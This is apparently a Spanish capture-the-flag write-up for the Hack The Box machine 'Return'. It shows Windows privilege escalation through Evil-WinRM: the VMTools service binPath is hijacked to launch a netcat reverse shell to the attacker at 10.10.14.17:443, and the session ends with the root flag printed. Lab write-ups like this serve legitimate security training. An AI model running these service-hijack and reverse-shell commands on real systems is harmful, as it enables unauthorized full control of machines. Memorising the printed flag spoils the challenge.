
Crearemos un servicio en la máquina Así que uploadearemos netcat a la maquina víctima




No podemos crear un servicio asi que manipularemos uno existente

Con bin bash arrancamos el netcat y que cree una conexión con nuestra máquina





Probamos con VMTools ponemos netcat en el puerto 443 y al levantar el servicio se ejecuta el netcat y entabla conexión a nuestra máquina. SUCCESS


dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
10.10.14.17
15:04
root@dttkalimot: /home/kali/HTB/RETURN
File Actions Edit View Help
root@dttkalimot: /home/kali/Desktop
root@dttkalimot: /home/kali/HTB/RETURN
Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.17 443"
[SC] ChangeServiceConfig SUCCESS
Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.17 443"
[SC] ChangeServiceConfig SUCCESS
Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe start VMTools
[SC] StartService FAILED 1056:
An instance of the service is already running.
Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe stop VMTools
SERVICE_NAME: VMTools
TYPE : 10 WIN32_OWN_PROCESS
STATE : 1 STOPPED
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
Evil-WinRM PS C:\Users\svc-printer\Desktop> sc.exe start VMTools
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
Evil-WinRM PS C:\Users\svc-printer\Desktop> _
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.108] 52647
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd ..
cd ..
C:\Windows>cd ..
cd ..
C:\>cd Users
cd Users
C:\Users>cd Administrator
cd Administrator
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
351ac03e64dfaf38209dce3335c2766b
C:\Users\Administrator\Desktop>_